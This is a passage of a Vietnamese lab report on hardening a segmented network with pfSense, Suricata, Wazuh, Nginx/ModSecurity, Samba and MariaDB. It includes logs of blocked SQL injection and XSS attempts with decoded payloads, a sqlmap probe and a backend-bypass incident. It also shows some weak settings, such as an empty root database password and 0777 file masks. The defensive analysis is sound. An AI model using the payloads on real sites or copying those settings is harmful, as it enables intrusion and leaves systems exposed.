Bước 5: Khôi phục

- Khôi phục dữ liệu từ backup

- Đổi tất cả passwords

Bước 6: Báo cáo (DOCUMENTATION)

- Viết incident report chi tiết
- Rút kinh nghiệm, cập nhật policy

4. Guest Zone Security Policy - Zone 192.168.30.0/24

a. Mục đích

- Cung cấp kết nối Internet cho khách, đối tác, không ảnh hưởng đến mạng nội bộ
- Cách li Guest Zone khỏi tất cả các zone nội bộ (DMZ, Server, LAN)
- Bảo vệ tổ chức khỏi rủi ro từ thiết bị không tin cậy
- Tuân thủ các yêu cầu pháp lý về cung cấp Internet cho bên thứ ba

b. Phạm vi áp dụng

- Hạ tầng:
 - + Subnet: 192.168.30.0/24
 - + Thiết bị: W3 - Window Guest (có thể là WiFi Access Point hoặc wired connection)
 - + Interface: em4/VMnet4 kết nối với pfSense
 - + Dải IP: 192.168.30.100 - 192.168.30.200 (DHCP)
- Đối tượng áp dụng:
 - + Khách viếng thăm
 - + Đối tác
 - + Nhân viên tạm thời
 - + Mọi thiết bị cá nhân
- Tham chiếu chuẩn: **ISO/IEC 27001:2022 - Controls 5.23, 7.1, 8.1, 8.9, 8.21**

c. Nguyên tắc Zero Trust

- Không tin tưởng bất kỳ thiết bị nào trong Guest Zone
- Giả định mọi thiết bị có thể bị nhiễm malware
- Không cho phép bất kỳ kết nối nào vào nội bộ
- Chỉ route ra Internet, không route tới bất kỳ internal zone nào

d. Kiểm soát truy cập mạng

- Cấm cụ thể:

X GUEST → SERVER Zone (Any Port) - Không cho phép kết nối tới Server

X GUEST → LAN Zone (Any Port) - Không cho phép kết nối tới Lan

X GUEST → DMZ Zone (Any Port) - Không cho phép kết nối tới DMZ

Hướng	Nguồn	Đích	Giao thức/Port	Mục đích
OUTBOUND (Internet)	Guest Zone	WAN (Internet)	TCP 80, 443	Duyệt Web (Web browsing)




Figure 20. Thiết lập Rules cho Guest Zone trên Pfsense

e. Giám sát và ghi nhật ký

- Thời gian kết nối/ngắt kết nối
- MAC address của thiết bị
- IP address được cấp phát (DHCP)
- Bandwidth usage
- Không lưu trữ bất kỳ dữ liệu nào trên W3
- Tất cả logs được gửi ra ngoài
- Clear logs định kỳ

f. Điều khoản Dịch vụ (Terms of Service) - Bảo vệ Pháp lý

- TOS phải bao gồm các nội dung:
 - + Chính sách sử dụng chấp nhận được (Acceptable Use Policy).
 - + Tuyên bố về quyền riêng tư (Privacy statement).
 - + Tuyên bố từ chối trách nhiệm (Disclaimer of liability).
 - + Quyền giám sát và ngắt kết nối.
 - + Cam kết tuân thủ pháp luật.

g. Best practices & recommendations

- Luân phiên Mật khẩu

- + Thay đổi mật khẩu WiFi cho khách (Guest) hàng tuần.
- + Không sử dụng lại mật khẩu cũ trong vòng 3 tháng.
- + Sử dụng trình tạo mật khẩu mạnh.

- Kiểm toán Định kỳ

- + Rà soát những người dùng chiếm dụng băng thông cao nhất.
- + Xem lại các nỗ lực kết nối đã bị chặn.
- + Kiểm tra các dấu hiệu bất thường

III. CÁC TẬP CẤU HÌNH CHO CÁC CÔNG CỤ BẢO MẬT CHÍNH

1. Cấu hình Firewall

1.1. Cấu hình System logs

Remote Logging Options

Enable Remote Logging ☒ Send log messages to remote syslog server

Source Address
This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If a single IP is picked, remote syslog servers must all be of that IP type. To mix IPv4 and IPv6 remote syslog servers, bind to all interfaces.
NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.

IP Protocol
This option is only used when a non-default address is chosen as the source above. This option only expresses a preference; If an IP address of the selected type is not found on the chosen interface, the other type will be tried.

Remote log servers

Remote Syslog Contents

- ☐ Everything
- ☒ System Events
- ☒ Firewall Events
- ☐ DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns)
- ☐ DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client)
- ☐ PPP Events (PPPoE WAN Client, L2TP WAN Client, PPTP WAN Client)
- ☒ General Authentication Events
- ☐ Captive Portal Events
- ☐ VPN Events (IPsec, OpenVPN, L2TP, PPPoE Server)
- ☐ Gateway Monitor Events
- ☐ Routing Daemon Events (RADVD, UPnP, RIP, OSPF, BGP)
- ☐ Network Time Protocol Events (NTP Daemon, NTP Client)
- ☐ Wireless Events (hostapd)

Syslog sends UDP datagrams to port 514 on the specified remote syslog server, unless another port is specified. Be sure to set syslogd on the remote server to accept syslog messages from pfSense.

Figure 21. Cấu hình system logs trên pfsense để gửi log cho log servers

1.2. Cấu hình Suricata để gửi alerts

Logging Settings	
Send Alerts to System Log	☒ Suricata will send Alerts from this interface to the firewall's system log. NOTE: the FreeBSD syslog daemon will automatically truncate exported messages to 480 bytes max.
Log Facility	LOCAL0 Select system log Facility to use for reporting. Default is LOCAL1.
Log Priority	ALERT Select system log Priority (Level) to use for reporting. Default is NOTICE.

Figure 22. Cấu hình Suricata gửi alerts đến system log

1.3. Cấu hình Ruleset cho Suricata

Enabled	Ruleset:		
☒	Snort GPLv2 Community Rules (Talos-certified)		
☒	Feodo Tracker Botnet C2 IP Rules		
☒	ABUSE.ch SSL Blacklist Rules		
Enabled	Ruleset: Default Rules	Enabled	Ruleset: ET Open Rules
☒	app-layer-events.rules	☒	emerging-activex.rules
☒	decoder-events.rules	☒	emerging-adware_pup.rules
☒	dhcp-events.rules	☒	emerging-attack_response.rules
☒	dnp3-events.rules	☒	emerging-botcc.portgrouped.rules
☒	dns-events.rules	☒	emerging-botcc.rules
☒	files.rules	☒	emerging-chat.rules
☒	ftp-events.rules	☒	emerging-ciarmy.rules
☒	http-events.rules	☒	emerging-coinminer.rules
☒	http2-events.rules	☒	emerging-compromised.rules
☒	ipsec-events.rules	☒	emerging-current_events.rules
☒	kerberos-events.rules	☒	emerging-deleted.rules
☒	modbus-events.rules	☒	emerging-dns.rules
☒	mqtt-events.rules	☒	emerging-dos.rules
☒	nfs-events.rules	☒	emerging-drop.rules
☒	ntp-events.rules	☒	emerging-dshield.rules
☒	quic-events.rules	☒	emerging-dyn_dns.rules
☒	rfb-events.rules	☒	emerging-exploit.rules

Figure 23. Cấu hình sử dụng các ruleset cho Suricata

2. Cấu hình Log Server

2.1. File cấu hình Wazuh-Manager

- Cấu hình thẻ <remote> để mở cổng UDP 514 sẵn sàng nhận Syslog từ pfSense. Đồng thời kích hoạt tham số <logall_json> thành yes để lưu trữ toàn bộ log thô phục vụ công tác điều tra sự cố (Forensics) và debug.

```

<remote>
  <connection>syslog</connection>
  <port>514</port>
  <protocol>udp</protocol>
  <allowed-ips>192.168.204.0/24</allowed-ips>
  <local_ip>192.168.204.100</local_ip>
</remote>

```

Figure 24. Cấu hình nhận Log tập trung trên Wazuh Manager

```

<jsonout_output>yes</jsonout_output>
<alerts_log>yes</alerts_log>
<logall>no</logall>
<logall_json>yes</logall_json>

```

Figure 25. kích hoạt tham số <logall_json> thành yes

2.2. File cấu hình Decoder

- Định nghĩa các biểu thức chính quy (Regex) để bóc tách các trường thông tin quan trọng (IP nguồn, IP đích, cổng, hành động) từ chuỗi log thô của pfSense Firewall và Suricata IDS.

```

<decoder name="pfsense">
  <program_name>^filterlog</program_name>
</decoder>
|
<decoder name="pfsense-firewall-v4">
  <parent>pfsense</parent>
  <prematch>^\d+, \d+, \d+, \d+, </prematch>
  <regex offset="after_prematch">^(\w+), (\w+), (\w+), \w+, \w+, (\w+), \w+, \w+, \w+, \d+, \d+, (\d+), (\d+), (\d+)$</regex>
  <order>interface, reason, action, direction, protocol, srcip, dstip, dstport</order>
</decoder>

```

Figure 26. Xây dựng bộ giải mã (Decoder) tùy chỉnh cho Log Tường lửa

2.3. File cấu hình Rules

- Thiết lập các luật (Rules) có ID từ 100100 đến 100201 để phân loại mức độ nghiêm trọng và tạo cảnh báo (Alert) khi phát hiện hành vi chặn/cho phép kết nối hoặc cảnh báo tấn công từ Suricata.

```

<group name="pfsense,firewall,">
  <rule id="100100" level="0">
    <decoded_as>pfsense</decoded_as>
    <description>pfsense Firewall Event</description>
  </rule>
  <rule id="100101" level="5">
    <if_sid>100100</if_sid>
    <match>block</match>
    <description>pfsense: Firewall Blocked Traffic from $(srcip) to $(dstip)</description>
  </rule>
  <rule id="100102" level="3">
    <if_sid>100100</if_sid>
    <match>pass</match>
    <description>pfsense: Firewall Allowed Traffic</description>
  </rule>
  <rule id="100201" level="10">
    <if_sid>100200</if_sid>
    <match>pass</match>
    <description>pfsense: Firewall Allowed Traffic</description>
  </rule>
</group>

```

Figure 27. Thiết lập bộ luật cảnh báo (Custom Rules) trên SIEM

2.4. File cấu hình Filebeat

- Kích hoạt module archives: enabled: true, cho phép Filebeat đẩy toàn bộ dữ liệu log thô (Archives) lên Indexer để hiển thị đầy đủ trên giao diện Wazuh Dashboard

```

filebeat.modules:
  - module: wazuh
    alerts:
      enabled: true
    archives:
      enabled: true

```

Figure 28. Cấu hình Filebeat đồng bộ dữ liệu log thô

3. Cấu hình Web server và WAF

3.1. File cấu hình Nginx (Reverse Proxy và WAF)

- Nginx được cấu hình làm Reverse Proxy, tiếp nhận yêu cầu từ cổng 80 và chuyển tiếp đến Backend nội bộ tại cổng 8080. Dòng modsecurity on kích hoạt tường lửa ứng dụng web tại lớp này.

```
location / {
    # Chuyển tiếp vào Web thật đang chạy ở cổng 8080
    proxy_pass http://127.0.0.1:8080;

    # Giữ nguyên thông tin người truy cập
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;

    proxy_connect_timeout 60s;
    proxy_send_timeout 60s;
    proxy_read_timeout 60s;
}
location ~ /\.(!well-known).* {
    deny all;
}
```

```
# --- BẬT MODSECURITY (WAF) ---
modsecurity on;
modsecurity_rules_file /etc/nginx/modsec/main.conf;

# --- CẤU HÌNH LOG (Để xem ai tấn công) ---
error_log /var/log/nginx/waf_error.log;
access_log /var/log/nginx/waf_access.log;
```

Figure 29. Cấu hình Nginx làm Reverse Proxy và tích hợp WAF

3.2. File kích hoạt ModSecurity

- Chuyển đổi trạng thái SecRuleEngine từ DetectionOnly (Chỉ giám sát) sang On (Chủ động chặn) để ngăn chặn ngay lập tức các yêu cầu độc hại gửi tới Web Server.

```
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine On
```

Figure 30. Kích hoạt chế độ chặn tấn công trên ModSecurity

3.3. File kết nối Rules

- Khai báo đường dẫn Include để nạp toàn bộ các file cấu hình và luật bảo mật chuẩn OWASP, giúp WAF nhận diện các mẫu tấn công phổ biến như SQL Injection, XSS, ..

```
# 1. Nạp cấu hình ModSecurity cơ bản
Include /etc/modsecurity/modsecurity.conf

# 2. Nạp cấu hình bộ luật OWASP (CRS Setup)
Include /usr/share/modsecurity-crs/crs-setup.conf

# 3. Nạp toàn bộ các file luật chặn (Rules)
Include /usr/share/modsecurity-crs/rules/*.conf
```

Figure 31. Nạp bộ luật OWASP Core Rule Set (CRS)

3.4. File cấu hình XAMPP Apache

- Dịch vụ Apache được đổi sang cổng 8080 để tránh xung đột với Nginx, và chỉ thị ServerName localhost:8080 đảm bảo dịch vụ hoạt động đúng trong môi trường Proxy nội bộ.

```
# Change this to Listen on specific IP addresses as shown below to
# prevent Apache from glomming onto all bound IP addresses.
#
#Listen 12.34.56.78:8080
Listen 127.0.0.1:8080
```



Figure 32. Cấu hình cổng lắng nghe và bảo mật cho Backend (Apache)

3.5. File cấu hình Wazuh Agent

- Khai báo địa chỉ IP của Wazuh Manager (192.168.204.100) trong thẻ <client> để thiết lập kênh truyền log bảo mật về máy chủ trung tâm.

```
<ossec_config>
  <client>
    <server>
      <address>192.168.204.100</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>ubuntu, ubuntu24, ubuntu24.04</config-profile>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <crypto_method>aes</crypto_method>
    <enrollment>
      <enabled>yes</enabled>
      <agent_name>web-server</agent_name>
      <authorization_pass_path>etc/authd.pass</authorization_pass_path>
    </enrollment>
  </client>
```

Figure 33. Kết nối Web Server với hệ thống giám sát Wazuh

4. Cấu hình File Server và Database

4.1. File cấu hình Samba (File Share)

- Thiết lập thư mục chia sẻ [TaiLieuChung] với tùy chọn guest ok = no nhằm bắt buộc xác thực người dùng, ngăn chặn truy cập ẩn danh trái phép vào dữ liệu nội bộ.

```
[TaiLieuChung]
path = /srv/samba/tailieu
browseable = yes
read only = yes
guest ok = no
valid users = user
create mask = 0777
directory mask = 0777
```

Figure 34. Cấu hình chia sẻ tệp tin bảo mật trên Samba

4.2. File Script Tự động Backup DB

- Script thực hiện quy trình sao lưu (dump) cơ sở dữ liệu MySQL, nén file định dạng .gz để tiết kiệm dung lượng, và tự động dọn dẹp các bản sao lưu cũ quá hạn 7 ngày.

```
#!/bin/bash

# --- CẤU HÌNH ---
DB_USER="root"
DB_PASS="" # Điền pass nếu có
DB_NAME="e_commerce"
BACKUP_DIR="/var/backups/db_private"
# -----
DATE=$(date +%Y-%m-%d_%H%M)

# --- THỰC HIỆN BACKUP ---
mysqldump -u$DB_USER -p$DB_PASS $DB_NAME | gzip > $BACKUP_DIR/db_$DATE.sql.gz

# --- DỌN DẸP FILE CŨ ---
find $BACKUP_DIR -type f -name "*.gz" -mtime +7 -delete

# --- GHI LOG ---
echo "Đã backup bảo mật vào $BACKUP_DIR lúc $DATE"
```

Figure 35. Script tự động sao lưu Cơ sở dữ liệu

4.3. File cấu hình Lịch chạy (Cronjob)

- Thiết lập lịch trình 0 0 * * * để hệ thống tự động thực thi script sao lưu dữ liệu vào đúng 00:00 (12 giờ đêm) hàng ngày, đảm bảo tính toàn vẹn dữ liệu.

```
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
0 0 * * * /usr/local/bin/autobackup.sh
```

Figure 36. Lên lịch tác vụ tự động (Cronjob)




Figure 37. Thư mục db_private để sao lưu database




Figure 38. Các file sao lưu database được nén

4.4. File cấu hình Database

- Thay đổi tham số bind-address thành 0.0.0.0, cho phép Database Server chấp nhận kết nối từ Web Server (nằm tại vùng DMZ) đi qua Firewall để truy xuất dữ liệu.

```
# localhost which is more compatible and is not less secure.
bind-address = 0.0.0.0
```

Figure 39. Cấu hình MariaDB lắng nghe kết nối từ xa

IV. NHẬT KÝ GHI LẠI CÁC CUỘC TẤN CÔNG ĐÃ ĐƯỢC PHÁT HIỆN VÀ GIẢM THIỂU

1. Tổng quan

Hệ thống giám sát Wazuh đã ghi nhận các nỗ lực tấn công nhắm vào máy chủ Web Server (agent.id: 002, IP 192.168.10.100). Các cuộc tấn công chủ yếu thuộc loại SQL Injection (SQLi) và Cross-Site Scripting (XSS).

Toàn bộ các yêu cầu độc hại này đều có mã phản hồi HTTP 403 Forbidden, chứng tỏ hệ thống bảo vệ (WAF/Nginx) đã ngăn chặn thành công trước khi chúng có thể gây hại cho mã nguồn Web backend.

2. Chi tiết các cuộc tấn công

A. Tấn công SQL Injection (SQLi)

Dec 13, 2025 @ 14:35:59.741	T1190	Initial Access	SQL injection attempt.	7	31103
Table	JSON	Rule			
@timestamp		2025-12-13T07:35:59.741Z			
_id		KoujFpsBWFwnPV6VZZq			
agent.id		002			
agent.ip		192.168.10.100			
agent.name		web-server			
data.id		403			
data.protocol		GET			
data.srrip		192.168.10.1			
data.url		/E-commerce/search?brand_cat_input=&&brand_input=%22%3B+select+%22java.lang.Thread.sleep%22%2815000%29+from+INFORMATION_SCHEMA.SYSTEM_COLUMNS+where+TABLE_NAME+%3D+%27SYSTEM_COLUMNS%27+and+COLUMN_NAME+%3D+%27TABLE_NAME%27+--+ HTTP/1.1" 403 564 "http://192.168.10.100/E-commerce/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"			
decoder.name		web-accesslog			
full_log		192.168.10.1 - - [13/Dec/2025:14:35:58 +0700] "GET /E-commerce/search?brand_cat_input=&&brand_input=%22%3B+select+%22java.lang.Thread.sleep%22%2815000%29+from+INFORMATION_SCHEMA.SYSTEM_COLUMNS+where+TABLE_NAME+%3D+%27SYSTEM_COLUMNS%27+and+COLUMN_NAME+%3D+%27TABLE_NAME%27+--+ HTTP/1.1" 403 564 "http://192.168.10.100/E-commerce/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36"			
id		1765611359.4017597			
input.type		log			
location		/var/log/nginx/waf_access.log			
manager.name		logserver-VMware-Virtual-Platform			
rule.description		SQL injection attempt.			

Figure 40. Cuộc tấn công thứ nhất

Table	JSON	Rule
@timestamp	2025-12-14T05:08:27.873Z	
_id	tJdCG5sBihumNJA1qJf	
agent.id	002	
agent.ip	192.168.10.100	
agent.name	web-server	
data.id	403	
data.protocol	GET	
data.srcip	192.168.10.1	
data.url	/E-commerce/index.php?nom_complet=%27+OR+%271%27%3D%271&email=truongtunglam69%40gmail.com&phone_number=%27+OR+%271%27%3D%271	
decoder.name	web-accesslog	
full_log	192.168.10.1 - - [14/Dec/2025:12:08:25 +0700] "GET /E-commerce/index.php?nom_complet=%27+OR+%271%27%3D%271&email=truongtunglam69%40gmail.com&phone_number=%27+OR+%271%27%3D%271 HTTP/1.1" 403 195 "http://192.168.10.100/E-commerce/contact-us" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36"	
id	1765688907.696601	
input.type	log	
location	/var/log/nginx/waf_access.log	
manager.name	logserver-VMware-Virtual-Platform	
rule.description	SQL injection attempt.	
rule.firedtimes	3	

Figure 41. Cuộc tấn công thứ hai

Table	JSON	Rule
@timestamp	2025-12-14T05:27:03.346Z	
_id	r2dTG5sBihumNJA1pF-H	
agent.id	002	
agent.ip	192.168.10.100	
agent.name	web-server	
data.id	403	
data.protocol	GET	
data.srcip	192.168.10.1	
data.url	/E-commerce/article?article_id=1%27%20AND%201264%3D%28SELECT%201264%20FROM%20PG_SLEEP%285%29%29%20AND%20%27nGLa%27%3D%27nGLa	
decoder.name	web-accesslog	
full_log	192.168.10.1 - - [14/Dec/2025:12:27:02 +0700] "GET /E-commerce/article?article_id=1%27%20AND%201264%3D%28SELECT%201264%20FROM%20PG_SLEEP%285%29%29%20AND%20%27nGLa%27%3D%27nGLa HTTP/1.1" 403 134 "-" "sqlmap/1.9.12.3#dev (https://sqlmap.org)"	

Figure 42. Cuộc tấn công thứ ba

Mô tả: Kẻ tấn công cố gắng chen các câu lệnh truy vấn cơ sở dữ liệu độc hại vào các tham số URL để đánh cắp dữ liệu hoặc phá hoại Database.

Bằng chứng từ Log:

- Cuộc tấn công thứ nhất (Time-based Blind SQLi):

+ Payload: %22%3B+select+%22java.lang.Thread.sleep...

+ Giải mã: "; select "java.lang.Thread.sleep"(15000)...

+ Phân tích: Kẻ tấn công sử dụng hàm sleep để xem database có phản hồi chậm lại không, nhằm dò tìm lỗi bảo mật mà không cần nhìn thấy dữ liệu trả về.

- Cuộc tấn công thứ hai (Boolean-based SQLi):

+ Payload: %27+OR+%27%27%3D%271

+ Giải mã: ' OR '='1

+ Phân tích: Đây là kỹ thuật kinh điển để đánh lừa câu lệnh SQL luôn trả về giá trị Đúng (True), thường dùng để vượt qua bước đăng nhập (Bypass Authentication).

- Cuộc tấn công thứ ba (Automated Tool - SQLMap):

+Payload: %27%20AND%201264%3D28SELECT...FROM%20PG_SLEEP... (Tấn công vào PostgreSQL).

+Phân tích: Kẻ tấn công sử dụng công cụ tự động hóa SQLMap để rà quét lỗ hổng hàng loạt. Wazuh đã nhận diện chính xác công cụ này.

+ Kết quả xử lý: data.id: 403 -> Đã chặn (Blocked).

B. Tấn công Cross-Site Scripting (XSS)

Dec 13, 2025 @ 14:32:15.096	T1059.007	Execution	XSS (Cross Site Scripting) attempt.	6	31105
Table	JSON	Rule			
@timestamp	2025-12-13T07:32:15.096Z				
_id	d4uFpsBWFwXnPv64nx8				
agent.id	002				
agent.ip	192.168.10.100				
agent.name	web-server				
data.id	403				
data.protocol	GET				
data.srcip	192.168.10.1				
data.url	/E-commerce/account?fn=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&fn_message=Information+updated+successfully%21				
decoder.name	web-accesslog				
full_log	192.168.10.1 - - [13/Dec/2025:14:32:14 +0700] "GET /E-commerce/account?fn=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&fn_message=Information+updated+successfully%21 HTTP/1.1" 403 162 "http://192.168.10.100/E-commerce/account" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"				

Figure 43. Cuộc tấn công thứ tư

Mô tả: Kẻ tấn công cố gắng chèn mã độc JavaScript vào ứng dụng web để tấn công trình duyệt của người dùng khác (đánh cắp Cookie/Session).

Bảng chứng từ Log:

- Mục tiêu: Tham số fn trong đường dẫn /E-commerce/account.

- Payload: %3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E

- Giải mã: <script>alert(1)</script>

- Phân tích: Đây là payload kiểm thử XSS phổ biến nhất. Kẻ tấn công đang thử xem website có lọc thẻ <script> hay không.

- Kết quả xử lý: data.id: 403 -> Đã chặn (Blocked).

Dec 13, 2025 @ 14:32:33.096	T1059.007	Execution	XSS (Cross Site Scripting) attempt.	6	31105
Table	JSON	Rule			
@timestamp	2025-12-13T07:32:33.096Z				
_id	2lugFpsBWFxnPV6K33b				
agent.id	002				
agent.ip	192.168.10.100				
agent.name	web-server				
data.id	403				
data.protocol	GET				
data.srcip	192.168.10.1				
data.url	/E-commerce/login?fn=red&fn_message=%3C%2Fspan%3E%3Cscript%3Ealert%28%29%3B%3C%2Fscript%3E%3Cspan%3E				
decoder.name	web-accesslog				
full_log	192.168.10.1 - - [13/Dec/2025:14:32:31 +0700] "GET /E-commerce/login?fn=red&fn_message=%3C%2Fspan%3E%3Cscript%3Ealert%28%29%3B%3C%2Fscript%3E%3Cspan%3E HTTP/1.1" 403 162 "https://192.168.10.100/E-commerce/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"				
id	1785611153.2251829				

Figure 44. Cuộc tấn công thử nã

Mô tả: Tiếp nối cuộc tấn công XSS, kẻ tấn công tiếp tục thử nghiệm lỗ hổng XSS trên chức năng Đăng nhập.

Bằng chứng từ Log:

- Mục tiêu: Tham số fn_message trong đường dẫn /E-commerce/login.

- Payload gốc:

%3C%2Fspan%3E%3Cscript%3Ealert%28%29%3B%3C%2Fscript%3E%3Cspan%3E

- Giải mã (Decoded): <script>alert();</script>

- Phân tích kỹ thuật (Insight): Đây là kỹ thuật Breaking out of context. Kẻ tấn công đoán rằng dữ liệu fn_message (thông báo lỗi/trạng thái) sẽ được in ra bên trong một thẻ HTML ... ở phía người dùng.

- Kết quả xử lý: data.id: 403 -> Đã chặn (Blocked).

WAF đã phát hiện chuỗi ký tự thẻ HTML nhảy cảm trong URL request.

V. BẢN TÓM TẮT VỀ ỨNG PHÓ SỰ CỐ VÀ BÀI HỌC KINH NGHIỆM

1. Sự cố 1: Vượt qua WAF và lộ thông tin về cơ sở dữ liệu

Mô tả sự cố:

- Tình huống: Kẻ tấn công (Attacker) thực hiện rà quét cổng (Port Scanning) vào máy chủ Web và phát hiện cổng 8080 đang mở.

- Phương thức tấn công:

+ Kẻ tấn công không truy cập qua cổng 80 (có WAF Nginx bảo vệ) mà kết nối trực tiếp vào backend qua cổng 8080 (URL: <http://192.168.10.100:8080>).

+ Do không có WAF lọc gói tin tại cổng này, kẻ tấn công đã khai thác lỗ hổng và lấy được thông tin về cơ sở dữ liệu của trang web thành công.

- Hậu quả: Toàn bộ cấu trúc về cơ sở dữ liệu (thông tin khách hàng, đơn hàng, bài viết, ..) bị truy xuất trái phép mà hệ thống giám sát không phát ra cảnh báo chặn nào.

Phân tích nguyên nhân:

- Cấu hình Binding sai: Dịch vụ Apache Backend (XAMPP) được cấu hình mặc định là Listen 0.0.0.0:8080 (lắng nghe trên mọi giao diện mạng). Điều này cho phép bất kỳ ai trong mạng (LAN, VPN, hoặc Internet nếu NAT) cũng có thể kết nối trực tiếp.

- Thiết kế chưa chặt chẽ: Mô hình 3 lớp bị phá vỡ do Backend bị "phơi bày" ra ngoài Internet (Exposed Backend).

Quy trình khắc phục & Ứng phó:

- Truy cập file cấu hình Apache (httpd.conf).

- Sửa chỉ thị Listen 8080 thành Listen 127.0.0.1:8080.

Ý nghĩa: Buộc Apache chỉ được phép nói chuyện với chính máy đó (nơi Nginx đang chạy), tuyệt đối không nhận kết nối từ IP lạ.

